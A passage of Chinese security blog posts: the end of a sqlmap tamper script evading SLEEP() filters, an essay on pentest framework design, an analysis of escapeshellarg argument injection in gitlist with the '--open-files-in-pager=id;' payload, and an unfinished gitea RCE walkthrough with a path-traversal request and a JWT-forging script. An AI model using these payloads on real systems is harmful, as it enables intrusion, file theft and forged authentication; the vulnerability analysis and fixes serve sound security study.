          that filter the SLEEP() and BENCHMARK() functions

    >>> tamper('SLEEP(2)')
    "get_lock('do9gy',2)"
    """

    if payload and payload.find("SLEEP") > -1:
        while payload.find("SLEEP(") > -1:
            index = payload.find("SLEEP(")
            depth = 1
```

```
            num = payload[index+6]


            newVal = "get_lock('do9gy',%s)" % (num)
            payload = payload[:index] + newVal + payload[index+8:]


    return payload
```

当遇到网站过滤单引号的情况也可以使用 get_lock(1,1) 锁定数字变量绕过。

最后，想声明的是本方法只是笔者依据时间注入本质原理进行的一次探索，现实环境中不一定有大量合适的环境，最重要的是保持一颗不断突破瓶颈，抱有幻想和希望的心。如有不实之处还望诸君斧正。

16 Apr.

浅谈分布式渗透测试框架的落地实践

作者：v1ll4n

0x00 Intro

本文基于上一篇文章《浅谈分布式渗透框架的架构与设计》的内容，并且实践了在上一篇文章中提到的各种想法和设计，勉勉强强算是落地实现。当然意料之中地会遇到各种各样的问题，不管最后解决方案是优雅还是丑陋，对今后的工作和兴趣开发都是很有益的经验积累。本文就简单谈一些关于项目研发落地实践出现的各种矛盾和启示。

Quick Look:

- 业务需求模型特异性 vs 原始数据多样性
- 系统设计伪需求 vs Over-Designed
- Service-Oriented Architecture vs 耦合痛点

以上几个话题在下面的文章中都会涉及到，并没有先后顺序。

0x01 业务需求模型特异性 vs 原始数据多样性

在项目中，业务创造直接的价值，各种用户接口和相关交互都是建立在业务的基础上的；然而我们都知道，在我们文章中的这类系统有一个很大的特点：原始数据多且复杂，而且随着功能单元的增加，如果想要每一个功能单元产生的结果都能得到妥善处理，我认为有两种解决方案：

1.Formatter 或 API 协定：为每一个功能单元的结果（为每一类结果）都设定一个 Formatter 去直接转换为业务需求的结果；或者与原始数据约定 API。

2.数据转换协议或数据获取协议：设定数据转换协议或数据获取协议，Producer 和 Consumer 同时遵守一定规范，Producer 不需要关心 Consumer 到底想要什么样的模型，他只提供符合协议的中间模型，同样， Consumer 不关心接口怎么样，他想要的在中间模型中都可以拿得到。

这两种方案都可以一定程度上缓解 业务需求模型特异性与原始数据多样性之间的矛盾。

Formatter 或 API 协定

Q：为什么这两种方式会被并列来讲？有什么关联吗？

A：从本质上来说，这两种方式都是多样性向特异性妥协而产生的解决方案。何谓“妥协”？与需求方沟通或者协商其实就已经算是妥协了。当然这并不是说妥协不好，毕竟沟通成本也是一大成本。

值得另外提的是，业务的需求方并不一定是后端的用户接口层，当然原始数据的生产者也并不一定是整个系统的底层：这样的矛盾也同样存在于前后端。传统的前后端开发，需要一定的 API 规范（可能使用 Swagger 去规范 Rest API）去处理前端业务与后端原始数据的适配，前端需要的模型的特异性同样会和后端提供原始数据产生矛盾。

我相信虽然说 Rest API 或者其他什么的方案会解决一部分这类前后端协作开发上的问题，但是有一个隐藏矛盾是很难处理的，也会上这一个矛盾更加严重：

日益增长的客户业务方需求与现阶段旧的模型之间矛盾

其实约定固定的模型 API 或者编写固定 Formatter 这种方式，是很难解决需求增长导致的特异性加重的问题的，也就意味着：

新的需求 >> 新的 API >> 新的沟通与协商

我相信，每个 Coder 都比较想砍死需求改来改去和新需求分分钟冒出来的产品经理，对嘛？

设定数据转换协议或者数据获取协议

这种方法其实是可以极大程度上缓解在上一种方法中提到的

日益增长的客户业务方需求与现阶段旧的模型之间矛盾

Q：这种方法和上一种有什么本质区别？

A：表面上看其实最大的不同是增加了一个中间模型，但是恰恰是这一个中间模型，会让需求方洞悉原始数据所有可以提供的数据，并且不需要通过每一个需求都约定 API，而是直接在中间模型上构建业务模型；除非新的需求并不是在现有的原始数据上可以满足的，这个时候才需要进行沟通，扩充中间模型。本质上来说，原始数据的多样性不需要频繁向业务数据进行妥协。

这种解决方案其实也并不只是一种设想，在某些领域和工程应用中已经实现，并且取得了非常良好的开发体验；笔者认为这种科学的方法其实本来就已经被很好实践和理论化（Proxy-Pattern）了：

1.AMQP 中 Exchange 的设计

2.GraphQL 设计

0x02 系统设计伪需求 vs Over-designed

Over-designed 就是过度设计，是在进行实现的时候没有正确把握复杂度导致了多余的设计。

其实在这个话题中，“伪需求” 与 Over-designed 的矛盾并不只发生在调度系统中，反而是在很多地方，都会发生 Over-desighed 的问题。

- 底层想提供更多的 Useless 的功能导致底层 Over-designed
- 应用服务处理不好 Infrastructures 与业务逻辑之间的关系导致 Over-designed
- 被高估的可靠性需求导致 Over-designed
- hype-driven development
- ...

在这个话题中，我们其实很难像第一个话题一样，提出明确的方法去缓解“伪需求”带来的 Over-designed。从一开始接触 Code 直到现在，我一直难以抛弃掉一个信念，就是对自己代码过分的高估和多业务的过分高估。我觉得这其实更多的是一种诱惑，比如 HDD（Hype-Driven Development）对我来说一直是很大的诱惑。

当然我在这个话题中说到的“伪需求”并不是产品经理说的“业务伪需求”，而是对系统的某一个 Feature 没有做到正确估计其紧急程度或者可靠程度，凭空给自己增加了一些“负担”。这样的问题很容易导致代码冗余，过分追求设计；或者因为自己觉得这个 Feature 相关联的别的 Feature 可能需要在不久的未来实现，而自己花了更多的精力和时间在并不是这一阶段的工作上。我管这种“伪需求”叫作“负担”其实是不太妥当的，他其实并不是真的负担，反而有时候，对于一个热爱编程的 Coder 来说，它会成为一种有毒的诱惑。

学会抵制诱惑不去 Over-designed，学会”大道至简“我相信对于每一个 Coder 来说都会是一个漫长的过程。

说到这个，可能需要再讲一个例子：微服务有一万种美好的特性，但是真的所有的系统都使用微服务就一定好吗？恐怕这里是有很大问题的。服务簇的维护需要成本，服务的研发也需要成本，科学的协议设计，配置中心，协调中心，DevOps 都需要成本。一个 Passion Coder 自然是非常热爱这种 Cloud Native 和诸多特性的新技术，但是没有团队或者团队资源不够，人不够，都没有办法支撑微服务这种高复杂度的分布式系统；另外，更需要值得思考的是，你正在开发的系统值不值得微服务？当然，可能你的需求方突然砍掉了很多很多功能，你的系统突然不需要微服务了，因此你需不需要推倒重来？还是简单转为 SOA？这些其实都是一个合格的 Coder 需要思考的问题，并不只是学习新技术，采用新特性。

https://aadrake.com/posts/2017-05-20-enough-with-the-microservices.html

所以我管这个叫作“诱惑”，反而，越是对技术追求越多越是容易受到 Over-designed 的影响。

0x03 Service-Oriented Architecture vs 耦合痛点

耦合这个词伴随我第一次程序设计课程一直到现在，从微观代码的类之间的耦合一直到服务之间耦合，设计上的耦合，甚至配置之间的耦合，一步一步走来；从思考中，也有了很多解决方法，不管有没有付诸实现，我觉得这些都是很有价值的值得讨论的问题。

本文描述的场景是结合上一篇文章使用了消息队列作为通信基础服务，服务之间通信需要通过消息队列。因此，基本上所有的服务之间的耦合应该是必须有通信协议耦合的，这是必须的，我们在这个 Topic 中讨论其他的问题：

不能在数据模型上耦合

A：“我负责的这个服务的数据怎么传给你呢？”

B：“要不我把 Postgres 的端口暴露出来，你直接写到数据库吧”

A：“Models 就看 Git 上我的代码，COPY 到你那里就可以”

完成之后，过了几天，因为需求变动，数据模型需要修改……

B：“我需要改 Models，你那里可能也需要改改代码”

A：“…猫猫碰.jpg”

B：“我的 Migration 怎么老有问题？是不是 A 动了 Models？”

A：“..不，我没有，别瞎说啊.jpg”

这样的对话，确确实实是现实中发生的，这个数据模型牵扯到了两个不同的服务在开发过程中，定义的修改，Feature 和需求的增加，都会导致直接的与这个模型相关联的服务的代码的改动；造成这样的问题只是起初为了方便两个服务之间传输数据。

那么既然已经有了通信系统，为什么不能用来定义通信协议来传输数据呢，维护一套耦合方式总要比同时兼顾通信协议和数据库更轻松吧。另外在数据库耦合会造成更多奇奇怪怪的问题，比如：一方使用 ORM 一方没有使用 ORM，或者双方 ORM 对数据库不同的操作导致冲突，甚至说任意一个服务在数据库操作上的小问题都会影响到其他服务。

配置中心的必要性

A：“需要测试环境改点配置，我们的 MQ 服务器迁移了”

B：“那么几个节点的配置可能都需要改动之后重新启动”

A：“Orz……求一发批量操作脚本”

我想不只是我们，可能所有的项目都会遇到这种问题，内网一个服务的迁移直接导致了大批配置文件需要改动；某一项配置的改动，需要牵连一大批配置文件内容的修改。

当然，IP迁移的问题相对来说还是比较好解决的，只需要内网 DNS 可以解析到新迁移的机器上就可以了；但是某一项配置的改动导致的关联问题，可并不是那么容易能解决的。

当然也并不是没有办法解决：配置中心和正确的配置中心客户端就可以解决这种问题。（如果你的配置中心也要迁移，那就爱莫能助了吧）

配置中心其实也并不只是可以用来关系配置，服务的注册，自动发现，甚至一些服务基础信息的同步，集群管理都可以通过配置中心来做。在实践中，Etcd 和 Zookeeper 应用的相对比较多，以 Zookeeper 为例，在我个人的使用中其实无所谓你本身应用服务究竟是什么语言编写，Zookeeper 客户端一般都有相应的语言绑定，在 acl 和 ZK 配置得当的情况下，完全可以做到保持配置文件或者关键数据在分布式系统中的一致性，热更新，热迁移，并且保证一定的安全性。

公共代码的耦合与 Infrastructure

除了上面提到的更多的上层的耦合的问题，在大型项目中代码的耦合问题虽然更不引人注意，但是可能存在的隐患依然是充满威胁。最具有代表性的例子其实就是一些基础设施公用库的问题，这些封装成了公共库的代码其实也是在迭代更新的，因此，如果说因为某一个服务的特殊需求导致公用代码的接口变动，可能会导致其他服务使用公用库的代码也要发生变动。

但是也并不意味着这样的问题是难以避免的，就公用代码而言，要避免这种尴尬的问题，比较好的方式其实是锁版本。没错，内部公用的代码库的发布也应该是有版本的，在一个服务 Stable 的时候，他的使用的公用代码库和基础设施的库一样都是锁定版本，避免因为公用代码的更新导致服务出现异常。

0x04 Outro

当然在实际的项目中，遇到的问题并不只这么多。在本文我只是特意选择了三个很具有代表性的方面来发表一些自己拙劣的见解，希望可以抛砖引玉，引来大佬一起交流 ;-)

08 May

谈escapeshellarg 绕过与参数注入漏洞

作者：Phith0n

参数注入漏洞是指，在执行命令的时候，用户控制了命令中的某个参数，并通过一些危险的参数功能，达成攻击的目的。

0x01 从gitlist 0.6.0远程命令执行漏洞说起

我们从gitlist说起，gitlist是一款使用PHP开发的图形化git仓库查看工具。在其0.6.0版本中，存在一处命令参数注入问题，可以导致远程命令执行漏洞。

在用户对仓库中代码进行搜索的时候，gitlist将调用git grep命令：

```php
<?php
public function searchTree($query, $branch)
{
    if (empty($query)) {
        return null;
    }
    $query = escapeshellarg($query);
    try {
        $results = $this->getClient()->run($this, "grep -i --line-number {$query} $branch");
    } catch (\RuntimeException $e) {
        return false;
    }
```

其中，$query是搜索的关键字，$branch是搜索的分支。

如果用户输入的$query的值是--open-files-in-pager=id;，将可以执行id命令：

```
# root @ OrangeDeafening-VM in ~/vulhub on git:gitlist-0.6.0-rce o [18:10:45] C:1
$ git grep -i --line-number '--open-files-in-pager=id;' master
uid=0(root) gid=0(root) groups=0(root)
id;: 1: id;: base/gitlist/0.6.0/config.ini: Permission denied
```

0x02 escapeshellarg为什么没有奏效?

导致这个漏洞的原因，有几点：


1.开发者对于escapeshellarg函数的误解，造成参数注入

2.git grep的参数--open-files-in-pager的值，将被直接执行

理论上，在经过$query=escapeshellarg($query);处理后，$query将变成一个由单引号包裹的字符串。但不出漏洞的前提是，这个字符串应该出现在“参数值”的位置，而不是出现在参数选项（option）中。

我们可以试一下如下命令：

```
git grep -i --line-number -e '--open-files-in-pager=id;' master
```



如上图，我将$query放在了-e参数的值的位置，此时它就仅仅是一个字符串而已，并不会被当成参数--open-files-in-pager。

这应该作为本漏洞的最佳修复方法，也是git官方对pattern可能是用户输入的情况的一种解决方案（以下说明来自man-page）：

> -e
> The next parameter is the pattern. This option has to be used for patterns starting with - and should be used in scripts passing user input to grep. Multiple patterns are combined by
> or.

当然，gitlist的开发者用了另一种修复方案：


```php
<?php
public function searchTree($query, $branch)
{
    if (empty($query)) {
        return null;
    }
    $query = preg_replace('/(--?[A-Za-z0-9\-]+)/', '', $query);
    $query = escapeshellarg($query);
    try {
        $results = $this->getClient()->run($this, "grep -i --line-number -- {$query} $branch");
    } catch (\RuntimeException $e) {
        return false;
    }
```

首先用preg_replace将–开头的非法字符移除，然后将$query拼接在--的后面。

在命令行解析器中，--的意思是，此后的部分不会再包含参数选项（option）：

> A -- signals the end of options and disables further option processing. Any arguments after the -- are treated as filenames and arguments. An argument of - is equivalent to --.
> If arguments remain after option processing, and neither the -c nor the -s option has been supplied, the first argument is assumed to be the name of a file containing shell commands. If bash is invoked in this fashion, $0 is set to the name of the file, and the positional parameters are set to the remaining arguments. Bash reads and executes commands from this file, then exits. Bash's exit status is the exit status of the last command executed in the script. If no commands are executed, the exit status is 0. An attempt is first made to open the file in the current directory, and, if no file is found, then the shell searches the directories in PATH for the script.

举个简单的例子，如果我们需要查看一个文件名是--name的文件，我们就不能用cat --name来读取，也不能用cat '--name'，而必须要用cat -- --name。从这个例子也能看出，单引号并不是区分一个字符串是“参数值”或“选项”的标准。



所以官方这个修复方案也是可以接受的，只不过第一步的preg_replace有点影响正常搜索功能。

0x03 这不是PHP的专利

熟悉PHP语言的同学一定对PHP执行命令的方法感受深刻，PHP内置的命令执行函数（如shell_exec、system），都只接受一个“字符串”作为参数。而在内核中，这个字符串将被直接作为一条shell命令来调用，这种情况下就极为容易出现命令注入漏洞。

由于这个特点，PHP特别准备了两个过滤函数：

- escapeshellcmd
- escapeshellarg

二者分工不同，前者为了防止用户利用shell的一些技巧（如分号、反引号等），执行其他命令；后者是为了防止用户的输入逃逸出“参数值”的位置，变成一个“参数选项”。

但我在0x02中也已经说清楚了，如果开发者在拼接命令的时候，将$query直接给拼接在“参数选项”的位置上，那用escapeshellarg也就没任何效果了。

Java、Python等语言，执行命令的方法相对来说更加优雅：

```
import subprocess

query = 'id'
r = subprocess.run(['git', 'grep', '-i', '--line-number', query, 'master'], cwd='/tmp/vulhub')
```

默认情况下，python的subprocess接受的是一个列表。我们可以将用户输入的query放在列表的一项，这样也就避免了开发者手工转义query的工作，也能从根本上防御命令注入漏洞。但可惜的是，python帮开发者做的操作，也仅仅相当于是PHP中的escapeshellarg。我们可以试试令query等于--open-files-in-pager=id;：

```
In [4]: import subprocess

In [5]: query = '--open-files-in-pager=id;'

In [6]: r = subprocess.run(['git', 'grep', '-i', '--line-number', query, 'a'], cwd='/tmp/vulhub')
uid=0(root) gid=0(root) groups=0(root)
id;: 1: id;: .gitignore: not found

In [7]:
```

可见，仍然是存在参数注入漏洞的。原因还是0x02中说的原因，你把query放在了“参数选项”的位置上，无论怎么过滤，或者换成其他语言，都不可能解决问题。

0x04 举一反三

参数注入的例子还比较多，因为大部分的开发者都能理解命令注入的原理，但处理了命令注入后，往往都会忽略参数注入的问题。

最典型是案例是Wordpress PwnScriptum漏洞，PHP mail函数的第五个参数，允许直接注入参数，用户通过注入-X参数，导致写入任意文件，最终getshell。

另一个典型的例子是php-cgi CVE-2012-1823，在cgi模式中，用户传入的querystring将作为cgi的参数传给php-cgi命令。而php-cgi命令可以用-d参数指定配置项，我们通过指定auto_prepend_file=php://input，最终导致任意代码执行。

客户端上也出现过类似的漏洞，比如Electron CVE-2018-1000006，我们通过注入参数--gpu-launcher="cmd.exe /c start calc"，来让electron内置的chromium执行任意命令。electron的最早给出的缓解措施也是在拼接点前面加上“--”。

16 Jul.

Go代码审计 – gitea 远程命令执行漏洞链

作者：Phith0n

这是一个非常漂亮的漏洞链，很久没见过了。

我用docker来复现并学习这个漏洞，官方提供了docker镜像，vulhub也会上线这个环境。

漏洞一、 逻辑错误导致权限绕过

> 这是本漏洞链的导火索，其出现在Git LFS的处理逻辑中。
>
> Git LFS是Git为大文件设置的存储容器，我们可以理解为，他将真正的文件存储在git仓库外，而git仓库中只存储了这个文件的索引（一个哈希值）。这样，git objects和.git文件夹下其实是没有这个文件的，这个文件储存在git服务器上。gitea作为一个git服务器，也提供了LFS功能。

在 modules/lfs/server.go 文件中，PostHandler是POST请求的处理函数：

```
// PostHandler instructs the client how to upload data
func PostHandler(ctx *context.Context) {
    if !setting.LFS.StartServer {
        writeStatus(ctx, 404)
        return
    }

    if !MetaMatcher(ctx.Req) {
        writeStatus(ctx, 400)
        return
    }

    rv := unpack(ctx)

    repository, err := models.GetRepositoryByOwnerAndName(rv.User, rv.Repo)
    if err != nil {
        log.Debug("Could not find repository: %s/%s - %s", rv.User, rv.Repo, err)
        writeStatus(ctx, 404)
        return
    }

    if !authenticate(ctx, repository, rv.Authorization, true) {
        requireAuth(ctx)
    }

    meta, err := models.NewLFSMetaObject(&models.LFSMetaObject{Oid: rv.Oid, Size: rv.Size, RepositoryID: repository.ID})
    if err != nil {
        writeStatus(ctx, 404)
        return
    }

    ctx.Resp.Header().Set("Content-Type", metaMediaType)

    sentStatus := 202
    contentStore := &ContentStore{BasePath: setting.LFS.ContentPath}
    if meta.Existing && contentStore.Exists(meta) {
        sentStatus = 200
    }
    ctx.Resp.WriteHeader(sentStatus)

    enc := json.NewEncoder(ctx.Resp)
    enc.Encode(Represent(rv, meta, meta.Existing, true))
    logRequest(ctx.Req, sentStatus)
}

func requireAuth(ctx *context.Context) {
    ctx.Resp.Header().Set("WWW-Authenticate", "Basic realm=gitea-lfs")
    writeStatus(ctx, 401)
}
```

可见，其中间部分包含对权限的检查：

```
if !authenticate(ctx, repository, rv.Authorization, true) {
    requireAuth(ctx)
}
```

在没有权限的情况下，仅执行了requireAuth函数：这个函数做了两件事，一是写入WWW-Authenticate头，二是设置状态码为401。也就是说，在没有权限的情况下，并没有停止执行PostHandler函数。

所以，这里存在一处权限绕过漏洞。

漏洞二、目录穿越漏洞

这个权限绕过漏洞导致的后果是，未授权的任意用户都可以为某个项目（后面都以vulhub/repo为例）创建一个Git LFS对象。

这个LFS对象可以通过http://example.com/vulhub/repo.git/info/lfs/objects/[oid]这样的接口来访问，比如下载、写入内容等。其中[oid]是LFS对象的ID，通常来说是一个哈希，但gitea中并没有限制这个ID允许包含的字符，这也是导致第二个漏洞的根本原因。


我们利用第一个漏洞，先发送一个数据包，创建一个Oid为....../../../etc/passwd的LFS对象：

```
POST /vulhub/repo.git/info/lfs/objects HTTP/1.1
Host: your-ip:3000Accept-Encoding: gzip, deflate
Accept: application/vnd.git-lfs+json
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 151

{
    "Oid": "....../../../etc/passwd",
    "Size": 1000000,
    "User" : "a",
    "Password" : "a",
    "Repo" : "a",
    "Authorization" : "a"
}
```

其中，vulhub/repo是一个公开的项目。


> 也就是说，这个漏洞的利用是有条件的，第一个条件就是需要有一个公开项目。为什么呢？虽然“创建LFS对象”接口有权限绕过漏洞，但是“读取这个对象所代表的文件”接口没有漏洞，会先检查你是否有权限访问这个LFS对象所在的项目。只有公开项目才有权限读取。

见下图，发送数据包后，虽然返回了401状态码，但实际上这个LFS对象已经创建成功，且其Oid为……/../../etc/passwd。



第二步，就是访问这个对象。访问方法就是GET请求http://example.com/vulhub/repo.git/info/lfs/–objects/[oid]/sth，oid就是刚才指定的，这里要用url编码一下。

见下图，/etc/passwd已被成功读取：



那么，我们来看看为什么读取到了/etc/passwd文件。

代码 modules/lfs/content_store.go ：

```go
// Get takes a Meta object and retrieves the content from the store, returning
// it as an io.Reader. If fromByte > 0, the reader starts from that byte
func (s *ContentStore) Get(meta *models.LFSMetaObject, fromByte int64) (io.ReadCloser, error) {
    path := filepath.Join(s.BasePath, transformKey(meta.Oid))

    f, err := os.Open(path)
    if err != nil {
        return nil, err
    }
    if fromByte > 0 {
        _, err = f.Seek(fromByte, os.SEEK_CUR)
    }
    return f, err
}

func transformKey(key string) string {
    if len(key) < 5 {
        return key
    }

    return filepath.Join(key[0:2], key[2:4], key[4:])
}
```

可见，meta.Oid被传入transformKey函数，这个函数里，将Oid转换成了key[0:2]/key[2:4]/key[4:]这样的形式，前两个、中间两个字符做为目录名，第四个字符以后的内容作为文件名。

那么，我创建的Oid为...../../../etc/passwd，在经过transformKey函数后就变成了../../../../../etc/passwd，s.BasePath是LFS对象的基础目录，二者拼接后自然就读取到了/etc/passwd文件。

这就是第二个漏洞：目录穿越。


漏洞三、读取配置文件，构造JWT密文

vulhub/repo虽然是一个公开项目，但默认只有读权限。我们需要进一步利用。

我们利用目录穿越漏洞，可以读取到gitea的配置文件。这个文件在$GITEA_CUSTOM/conf/app.ini，$GITEA_CUSTOM是gitea的根目录，默认是/var/lib/gitea/，在vulhub里是/data/gitea。

所以，要从LFS的目录跨越到$GITEA_CUSTOM/conf/app.ini，需要构造出的Oid是....gitea/conf/app.ini（经过转换后就变成了/data/gitea/lfs/../../gitea/conf/app.ini，也就是/data/gitea/conf/app.ini。原漏洞作者给出的POC这一块是有坑的，这个Oid需要根据不同$GITEA_CUSTOM的设置进行调整。）

成功读取到配置文件（仍需先发送POST包创建Oid为....gitea/conf/app.ini的LFS对象）：



配置文件中有很多敏感信息，如数据库账号密码、一些Token等。如果是sqlite数据库，我们甚至能直接下载之。当然，密码加了salt。

Gitea中，LFS的接口是使用JWT认证，其加密密钥就是配置文件中的LFS_JWT_SECRET。所以，这里我们就可以用来构造JWT认证，进而获取LFS完整的读写权限。

我们用python来生成密文：

```
import jwt
import time
import base64


def decode_base64(data):
    missing_padding = len(data) % 4
    if missing_padding != 0:
        data += '='* (4 - missing_padding)
    return base64.urlsafe_b64decode(data)


jwt_secret = decode_base64('oUsPAAkeic6HaBMHPiTVHxTeCrEDc29sL6f0JuVp73c')
public_user_id = 1
public_repo_id = 1
nbf = int(time.time())-(60*60*24*1000)
exp = int(time.time())+(60*60*24*1000)

token = jwt.encode({'user': public_user_id, 'repo': public_repo_id, 'op': 'upload',
'exp': exp, 'nbf': nbf}, jwt_secret, algorithm='HS256')
token = token.decode()

print(token)
```

其中，jwt_secret是第二个漏洞中读取到的密钥；public_user_id是项目所有者的id，public_repo_id是项目id，这个项目指LFS所在的项目；nbf是指这个密文的开始时间，exp是这个密文的结束时间，只有当前时间处于这两个值中时，这个密文才有效。

```
D:\pro\vulhub\gitea\1.4-rce (gitea-1.4-rce)
λ python test.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoxLCJyZXBvIjoxLCJvcCI6InVwbG9hZCIsImV4cCI6MTYxNzkwMDQzMywibmJmIjoxNDQ1MTAwNDMzfQ.s-klHNOwEeVW4iMQ
```

漏洞四、利用条件竞争，写入任意文件

现在，我们能构造JWT的密文，即可访问LFS中的写入文件接口，也就是PutHandler。

PUT操作主要是如右图代码：

整个过程整理如下：

1.transformKey(meta.Oid) + .tmp 后缀作为临时文件名

2.如果目录不存在，则创建目录

3.将用户传入的内容写入临时文件

4.如果文件大小和meta.Size不一致，则返回错误（meta.size是第一步中创建LFS时传入的Size参数）

```
// Put takes a Meta object and an io.Reader and writes the content to the store.
func (s *ContentStore) Put(meta *models.LFSMetaObject, r io.Reader) error {
    path := filepath.Join(s.BasePath, transformKey(meta.Oid))
    tmpPath := path + ".tmp"

    dir := filepath.Dir(path)
    if err := os.MkdirAll(dir, 0750); err != nil {
        return err
    }

    file, err := os.OpenFile(tmpPath, os.O_CREATE|os.O_WRONLY|os.O_EXCL, 0640)
    if err != nil {
        return err
    }
